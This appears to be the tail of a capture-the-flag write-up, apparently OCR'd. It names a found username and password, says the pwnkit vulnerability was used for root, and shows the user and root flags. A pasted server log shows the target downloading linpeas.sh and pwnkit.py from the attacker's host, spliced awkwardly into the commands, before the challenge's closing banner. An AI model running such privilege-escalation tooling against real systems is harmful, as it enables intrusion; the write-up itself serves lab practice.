
Apaar:dontaskdonttell

But this passwords give me nothing)

I use pwnkit vulnerability to got the flags



```
local.txt
# cat local.txt
cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
```



```
# cat proof.txt - [01/Dec/2023 16:24:19] "GET /linpeas.sh HTTP/1.1" 200 -
cat proof.txt  - - [01/Dec/2023 16:24:46] "GET /linpeas.sh HTTP/1.1" 200 -
10.10.84.225 - - [01/Dec/2023 16:25:23] "GET /pwnkit.py HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.    {ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}

┌──(kali㉿kali)-[~/privilage_escalation]
Congratulations! You have successfully completed the challenge.


         ,-.-.      ,----.                                            _,.---._     .-._          ,----.
,-..-.-./  \=\ ,-.--` , \   _.-.      _.-.        _,..---._   ,-.' , -  `.  /==/ \  .-._ ,-.--` , \
|, \=/\=|- |==|==|-  _.-` .-,.'|   .-,.'|       /==/,   -  \ /==/_,  ,  - \|==|, \/ /, /==|-  _.-`
|- |/ |/ , /==/==|   `.-.|==|, |   |==|, |       |==|   _   _\==|   .=.     |==|-  \|  ||==|   `.-.
 \, ,     _|==/==/_ ,    /|==|- |   |==|- |       |==|  .=.   |==|_ : ;=:  - |==| ,  | -/==/_ ,    /
 | -  -  , |==|==|    .-' |==|, |   |==|, |       |==|,|   | -|==| , '='     |==| -   _ |==|    .-'
  \  ,  - /==/|==|_ ,`-._|==|- `-._|==|- `-._    |==|  '='   /\==\ -    ,_ /|==|  /\ , |==|_  ,`-._
  |-  /\ /==/ /==/ ,    //==/ - , ,/==/ - , ,/   |==|-,   _`/  '.='. -   .' /==/, | |- /==/ ,     /
  `--`  `--`  `--`-----`` `--`-----'`--`-----'    `-.`.____.'     `--`--''   `--`./  `--`--`-----``


────────────────────────────────────────────Designed By ───────────────────────────────────────────────────────
                                        |  Anurodh Acharya |
                                        ──────────────────

                                     Let me know if you liked it.

Twitter
        - @acharya_anurodh
Linkedin
        - www.linkedin.com/in/anurodh-acharya-b1937116a
```